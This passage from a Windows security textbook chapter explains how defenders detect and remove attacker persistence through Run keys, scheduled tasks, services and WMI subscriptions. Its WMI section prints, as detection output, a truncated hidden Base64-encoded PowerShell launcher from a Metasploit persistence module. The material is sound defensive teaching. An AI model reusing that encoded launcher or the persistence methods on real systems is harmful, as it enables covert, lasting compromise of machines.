


Figure 12-10. Autoruns on a system with PowerShell malware and the default settings. Windows 8 shown.

Despite the presence of malware in the key `HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Run`, it is not displayed by Autoruns. The issue here is that Autoruns hides files from Microsoft and from Windows by default. When Autoruns parsed this key, it ignored the PowerShell entry; after all, PowerShell is a Microsoft Windows component. Navigate the Autoruns main menu to Options; then unselect “Hide Microsoft Entries” and “Hide Windows Entries.” When this is done, Autoruns will detect the persistence mechanism; it will also present many additional legitimate entries (Figure 12-11).




Figure 12-11. Autoruns on the same system as Figure 12-10, but no longer hiding Windows and Microsoft entries. The PowerShell malware is detected, but many more entries are displayed. Windows 8 shown.

Auditing Registry Changes

An administrator with a secure baseline can search for changes in the registry. Auditing of registry keys and values is like auditing of files; the audit policy must be enabled and then auditing selected for each object. To enable auditing of registry keys through group policy, the administrator navigates Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies. Select Object Access > Audit Registry.

To audit changes to a chosen registry key, launch the registry editor. Right-click on the key and select Permissions, then the Advanced button. Select the Auditing tab, then Add. For the principal, select Everyone. The administrator then selects Show advanced permissions and configures auditing (Figure 12-12). An attacker is going to need to do more than simply query the value, so not every action needs to be audited.




Figure 12-12. Configuring auditing for a registry key. Windows Server 2012 shown.

When this change has been made, the administrator can search the logs for EventID 4657, which are created when a registry value is modified.

```
PS C:\Windows\system32> Get-WinEvent -filterHashtable @{logname="security";id=4657}
```

| ProviderName: Microsoft-Windows-Security-Auditing | | | |
|---|------|------------------|-----------------------------------|
| TimeCreated | Id | LevelDisplayName | Message |
| 11/4/2018 5:16:56 PM | 4657 | Information | A registry value was modified.... |
| 11/4/2018 5:16:39 PM | 4657 | Information | A registry value was modified.... |
| 11/4/2018 5:16:39 PM | 4657 | Information | A registry value was modified.... |
| 11/4/2018 5:16:35 PM | 4657 | Information | A registry value was modified.... |
| 11/4/2018 5:16:20 PM | 4657 | Information | A registry value was modified.... |

The script in Listing 12-4 can be modified to search for these events across a domain by replacing id=4656,4663 in Listing 12-4 with id=4657.

Scheduled Tasks

An attacker can use scheduled tasks to maintain persistence on a system. In general, any user on a system can use schtasks to schedule tasks as that user.

Autoruns

One way to detect the use of scheduled tasks for persistence is through the Sysinternals tool Autoruns. Start Autoruns, then navigate to the scheduled tasks tab (Figure 12-13).

If Windows entries are not hidden, the list is dramatically larger than what is shown in Figure 12-13. If the malware is set to run as SYSTEM, then running Autoruns as a regular user will not detect it though Autoruns launched as an administrator does.

This approach identifies malware scheduled using advanced options, including malware that waits for the system to become idle or for malware that waits for a user to log off.




Figure 12-13. Using Autoruns to search scheduled tasks for persistence. Taken from Windows 10-1607.

Schtasks

Because Autoruns needs to run on each individual target system, it is limited in its usefulness on a larger domain. One way to examine the scheduled tasks on a remote system is to use the command-line tool schtasks. For example, a domain administrator can query the scheduled tasks on the remote system for nax with the command:

```
C:\Users\gpadalka>schtasks /query /s fornax
```

| Folder: | \ | TaskName | Next Run Time | Status |
|---------|---|--|---------------|----------|
| | | Optimize Start Menu Cache Files-S-1-5-21 | N/A | Ready |
| | | Optimize Start Menu Cache Files-S-1-5-21 | N/A | Disabled |
| | | Optimize Start Menu Cache Files-S-1-5-21 | N/A | Disabled |

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

Folder: \Microsoft

| TaskName | Next Run Time | Status |
|--|---------------|--------|
| INFO: There are no scheduled tasks presently available at your access level. | | |
| ... Output Deleted ... | | |

Although this displays the scheduled tasks, the list is quite large, and it is difficult for an administrator to pick out suspicious malware from the many listed tasks.

Task Scheduler

Another way to view the scheduled tasks on remote computers is via the Microsoft Management Console, or mmc. Launch mmc, either from the command line or from the start menu. Navigate File > Add/Remove Snap-in, then select Task Scheduler. The administrator can manage the local computer or remote ones specified by name (Figure 12-14). The administrator can add task scheduler instances for other systems on the domain. The resulting console can then be saved as a .msc file so that the administrator can simply double-click on the .msc file to view the scheduled tasks for each system on the domain.




Figure 12-14. Using MMC to view the scheduled tasks on the three systems in the domain venus. test. Windows 10-1607 shown.

Auditing Creation of Scheduled Tasks

One problem with examining the scheduled tasks on a system is the large number of such tasks. It is difficult to identify possible malware in the sea of existing scheduled tasks, especially if the attacker is clever about the name selected for the task.

One way to reduce the size of the set that needs to be analyzed is to focus on newly created tasks. An administrator who has established a safe baseline can identify these newly created scheduled tasks and scrutinize them to try to determine if they are being used by attackers as a persistence mechanism.

By default, Windows does not generate log entries when scheduled tasks are created. One way to enable this feature is through group policy. Create or edit a group policy and navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings ➤ Advanced Audit Policies ➤ Audit Policies ➤ Object Access. Select Audit Other Object Access Events and configure it to record successes.

Once this is applied, the security log will record an event with EventID 4698 each time a new task is created.

```
PS C:\Windows\system32> Get-WinEvent -filterHashtable @{logname="security";id=4698}

ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated           Id LevelDisplayName Message
-----              -- -----          -----
11/4/2018 5:11:34 PM 4698 Information    A scheduled task was created....
```

The script in Listing 12-4 can be modified to search for these events across a domain by replacing the line id=4656,4663 in Listing 12-4 with the line id=4698.

Scheduled Tasks Operational and Maintenance Logs

Windows records information about scheduled tasks in another pair of logs. From Event Viewer, navigate Applications and Services ➤ Microsoft ➤ Windows ➤ TaskScheduler. There are two logs there: a maintenance log that records the state of Task Scheduler; and an operational log, which contains more details about the tasks that were started or stopped. Malformed tasks will be noted as errors here, as well as the details about successfully and unsuccessfully launched tasks.

Blocking the Creation of Scheduled Tasks via Group Policy

There is a setting in group policy to prevent users from creating new scheduled tasks. Navigate Computer Configuration ➤ Policies ➤ Administrative Templates ➤ Windows Components ➤ Task Scheduler ➤ Prohibit New Task Creation. Unfortunately for the defender, this setting only works on older Windows systems - Windows Server 2003, Windows XP and Windows 2000.

An administrator that wants to prevent users from creating new scheduled tasks can adjust the permissions on the directory C:\Windows\System32\Tasks. Each new task generates a file in this directory, so users that lack this permission cannot create scheduled tasks. This can be done on individual systems or via group policy. In the latter case, from the Group Policy Editor, navigate Computer Configuration > Policies > Windows Settings > Security Settings > File System. Press Add File and select the directory C:\Windows\System32\Tasks. Press the Advanced button to obtain a dialog box like that in Figure 12-15.




Figure 12-15. Setting the permissions on the directory C:\Windows\System32\Tasks via group policy. Windows Server 2012 shown.

For each user, select Edit, then Show Advanced Permissions. Uncheck the box that grants the user permission to Create files / Write data. Propagate these inheritable permissions to subfolders and files.

When these changes take effect, subsequent attempts to create scheduled tasks fail with the error “Access is denied.”

Service Persistence

Chapter 11 showed how attackers can create custom services running malware as a persistence mechanism.

Autoruns

One way to detect malware configured as a system service is through Autoruns. Navigate to the Services tab to see the services running on the system (Figure 12-16).




Figure 12-16. Using Autoruns to detect malware installed as a service. Windows 8 shown.

The name and the description of the service are provided by the attacker (*cf.* Chapter 11) and as such are unlikely to be as easy to identify as this example.

Detecting Services on Remote Systems Using sc

A domain administrator can determine the services running on a remote system from the command line using the sc command. For example, to see the services running on the remote system fornax, run the command

```
c:\Users\srevin>sc \\fornax query

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
TYPE               : 20  WIN32_SHARE_PROCESS
STATE              : 4   RUNNING
                      (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE    : 0  (0x0)
SERVICE_EXIT_CODE  : 0  (0x0)
CHECKPOINT         : 0x0
```

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

```
WAIT_HINT : 0x0

SERVICE_NAME: Audiosrv
DISPLAY_NAME: Windows Audio
    TYPE : 20 WIN32_SHARE_PROCESS
    STATE : 4 RUNNING
        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0 (0x0)
    SERVICE_EXIT_CODE : 0 (0x0)
    CHECKPOINT : 0x0
    WAIT_HINT : 0x0

... Output Deleted ...
```

Another option is the Sysinternals tool **psservice**. By default, when **psservice** is run, it returns all services, regardless of their status. To return just the active services on the remote system **fornax**, the domain administrator runs the following.

```
c:\Program Files\SysinternalsSuite>PsService.exe \\fornax query -t service -s active
```

```
PsService v2.25 - Service information and configuration utility
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
Manages audio devices for the Windows Audio service. If this service is stopped,
audio devices and effects will not function properly. If this service is
disabled, any services that explicitly depend on it will fail to start
    GROUP : AudioGroup
    TYPE : 20 WIN32_SHARE_PROCESS
    STATE : 4 RUNNING
        (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0 (0x0)
    SERVICE_EXIT_CODE : 0 (0x0)
    CHECKPOINT : 0x0
    WAIT_HINT : 0 ms
```

```
SERVICE_NAME: Audiosrv
DISPLAY_NAME: Windows Audio
Manages audio for Windows-based programs. If this service is stopped, audio
devices and effects will not function properly. If this service is disabled, any
services that explicitly depend on it will fail to start
    GROUP : AudioGroup
```

```

TYPE          : 20 WIN32_SHARE_PROCESS
STATE         : 4 RUNNING
               (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT     : 0x0
WAIT_HINT      : 0 ms

... Output Deleted ...

```

Detecting Recently Added Services

There are many services running on a Windows system; verifying that each is legitimate can take some time. An administrator with a known secure baseline can instead examine only newly created services.

When a new service is created, Windows notes the fact with an entry in the System log (not the Security Log) with EventID 7045. These can be identified in PowerShell.

```
PS C:\Windows\system32> Get-WinEvent -filterhashtable @{logname="system";id=7045}

ProviderName: Service Control Manager

TimeCreated           Id LevelDisplayName Message
-----              -- -----
11/4/2018 4:44:00 PM 7045 Information    A service was installed in the
                           system....
```

The script in Listing 12-4 can be modified to search for these events across a domain by making changing the logname and the id.

Services discovered in this fashion can be deleted remotely from a command prompt via the sc command.

```
C:\Windows\system32>sc \\gabie delete malservice
[SC] DeleteService SUCCESS
```

This can also be done remotely from a PowerShell prompt; be sure to use the command sc.exe rather than sc.

```
PS C:\Scripts> sc.exe \\gabie delete malservice
[SC] DeleteService SUCCESS
```

WMI Persistence

Persistence methods that use WMI are generally stealthy, because they make minimal changes to the file system.

Autoruns

Autoruns can also be used to identify WMI-based malware on a single host (Figure 12-17).




Figure 12-17. Using Autoruns to identify WMI persistence

Detecting WMI Persistence on a Domain

To identify possible WMI persistence mechanisms across an entire domain, the defender can use PowerShell. Consider Listing 12-5.

Listing 12-5. PowerShell script to search a domain for WMI persistence

```
foreach($system in Get-AdComputer -Filter *){
    $computername = $system.name
    Get-WmiObject -Namespace root\subscription `
        -Class __FilterToConsumerBinding `
        -ComputerName $computername | Format-List -Property Path
}
```

The core element of a WMI persistence mechanism is the connection between the event filter and the consumer. The attacker can select many different event filters (including intrinsic or extrinsic events) and many event consumers (e.g., CommandLineEventConsumer, LogFileEventConsumer, ActiveScriptEventConsumer). However, to be used as a persistence

mechanism, these must be connected through a `FilterToConsumer` binding. Listing 12-5 searches for these bindings on the systems in the domain. Because the script uses `Get-AdComputer`, it must be run on a domain controller or a system with Windows Remote System Administration Tools.

Running this script on a domain yields results like the following.

```
PS C:\Windows\system32> C:\Scripts\WMI Detect.ps1

Path : \\VENERA\ROOT\subscription:_FilterToConsumerBinding.Consumer="NTEvent
LogEventConsumer.Name=\"SCM Event Log Consumer\"",Filter=_EventFilter.Name=\"S
CM Event Log Filter\""

Path : \\FORNAX\ROOT\subscription:_FilterToConsumerBinding.Consumer="NTEvent
LogEventConsumer.Name=\"SCM Event Log Consumer\"",Filter=_EventFilter.Name=\"S
CM Event Log Filter\""

Path : \\GABIE\ROOT\subscription:_FilterToConsumerBinding.Consumer="NTEvent
LogEventConsumer.Name=\"SCM Event Log Consumer\"",Filter=_EventFilter.Name=\"S
CM Event Log Filter\""

Path : \\UORSAR\ROOT\subscription:_FilterToConsumerBinding.Consumer="NTEvent
LogEventConsumer.Name=\"SCM Event Log Consumer\"",Filter=_EventFilter.Name=\"S
CM Event Log Filter\""

Path : \\HESTIA\ROOT\subscription:_FilterToConsumerBinding.Consumer="NTEvent
LogEventConsumer.Name=\"SCM Event Log Consumer\"",Filter=_EventFilter.Name=\"S
CM Event Log Filter\""

Path : \\HESTIA\ROOT\subscription:_FilterToConsumerBinding.Consumer="CommandLineEventConsumer.Name=\"UPDATER\"",Filter=_EventFilter.Name=\"UPDATER\""
```

The various `NTEventLogConsumer` objects are legitimate. On the other hand, the last entry is characteristic of the Metasploit WMI persistence module `exploit/windows/local/wmi_persistence`; the default WMI consumer classname used by that module is “`UPDATER`”, though that can be changed when the module is run.

Once a potentially malicious `_FilterToConsumerBinding` has been identified, the defender can examine both the event and the consumer. To view the event filter, the defender can specify the name of the event filter in a WQL query and contact the remote system.

```
PS C:\Windows\system32> Get-WmiObject -Namespace root\subscription -Query "SELECT
* from _EventFilter WHERE Name='UPDATER'" -ComputerName HESTIA
```

| | | |
|-------------------|---|--|
| <u>GENUS</u> | : | 2 |
| <u>CLASS</u> | : | <code>_EventFilter</code> |
| <u>SUPERCLASS</u> | : | <code>_IndicationRelated</code> |
| <u>DYNASTY</u> | : | <code>_SystemClass</code> |
| <u>RELPATH</u> | : | <code>_EventFilter.Name="UPDATER"</code> |

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

```
_PROPERTY_COUNT : 6
_DERIVATION      : {__IndicationRelated, __SystemClass}
_SERVER          : HESTIA
_NAMESPACE        : ROOT\subscription
_PATH             : \\HESTIA\ROOT\subscription:_EventFilter.Name="UPDATER"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root/cimv2
Name              : UPDATER
Query             : Select * FROM __TimerEvent WHERE TimerID = 'trigger'
QueryLanguage    : WQL
PSComputerName   : HESTIA
```

This event fires using a timer.

The consumer can also be examined by specifying the name (UPDATER in this example) in the WQL query.

```
PS C:\Windows\system32> Get-WmiObject -Namespace root\subscription -Query "SELECT * from CommandLineEventConsumer WHERE Name='UPDATER'" -ComputerName HESTIA
```

```
_GENUS           : 2
_CLASS            : CommandLineEventConsumer
__SUPERCLASS     : __EventConsumer
__DYNASTY         : __SystemClass
__RELPATH         : CommandLineEventConsumer.Name="UPDATER"
__PROPERTY_COUNT  : 27
__DERIVATION      : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER          : HESTIA
__NAMESPACE        : ROOT\subscription
__PATH             : \\HESTIA\ROOT\subscription:CommandLineEventConsumer.
Name="UPDATER"
CommandLineTemplate : powershell.exe -nop -w hidden -noni -e aQBmACgAWwBJAG4AdAB
QAHQAcgBdADoA0gBTAGkAegB1ACAALQB1AHEAIAAOACKAewAkAGIAPQAnAHAbwB3AGUAcgBzAGgAZQBsA
GwALgB1AHgAZQAnAHoAZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOGb3AGkAbgBkAGkAcgArAccAXABzAHk
AcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAc
ABvAHcAZQByAHMAaAB1AGwAbAAuAGUAeAB1ACcAfQA7ACQAcwA9
```

... Output Deleted ...

```
ABpAGEAZwBuAG8AcwBoAGkAYwBzAC4AUAByAG8AYwB1AHMACwBdADoA0gBTAHQAYQByAHQAKAAkAHMAKQA
7AA==
```

... Ouptut Deleted ...

The use of Base64-encoded text as input to a PowerShell command suggests strongly that this is malware.

Removing WMI Persistence

Once the WMI persistence mechanism has been identified, it is possible to remove it directly from PowerShell. One way to do so is to store the consumer, filter, and binding as variables in PowerShell, then pass each to Remove-WmiObject. See Listing 12-6.

Listing 12-6. PowerShell script to remove WMI persistence

```
$consumer = Get-WmiObject -Namespace root\subscription ` 
    -Query "SELECT * from CommandLineEventConsumer WHERE Name='UPDATER'" ` 
    -ComputerName HESTIA
$filter = Get-WmiObject -Namespace root\subscription ` 
    -Query "SELECT * from __EventFilter WHERE Name='UPDATER'" ` 
    -ComputerName HESTIA
$binding = Get-WmiObject -Namespace root\subscription ` 
    -Class __FilterToConsumerBinding -ComputerName HESTIA ` 
    | Where Consumer -eq CommandLineEventConsumer.Name="UPDATER"
$consumer | Remove-WmiObject
$filter | Remove-WmiObject
$binding | Remove-WmiObject
```

The consumer and the filter are identified via WQL queries using the name found earlier. Identifying the binding is more complex, because it doesn't have a separate name; instead, the Consumer is identified in the `Where` clause.

Using Sysmon to Detect WMI Modifications

Beginning with version 6.10, Sysmon can be used to detect WMI changes. To do so, the administrator must explicitly configure Sysmon to record these events. The current (as of this writing) configuration file from SwiftOnSecurity has this configuration.⁶

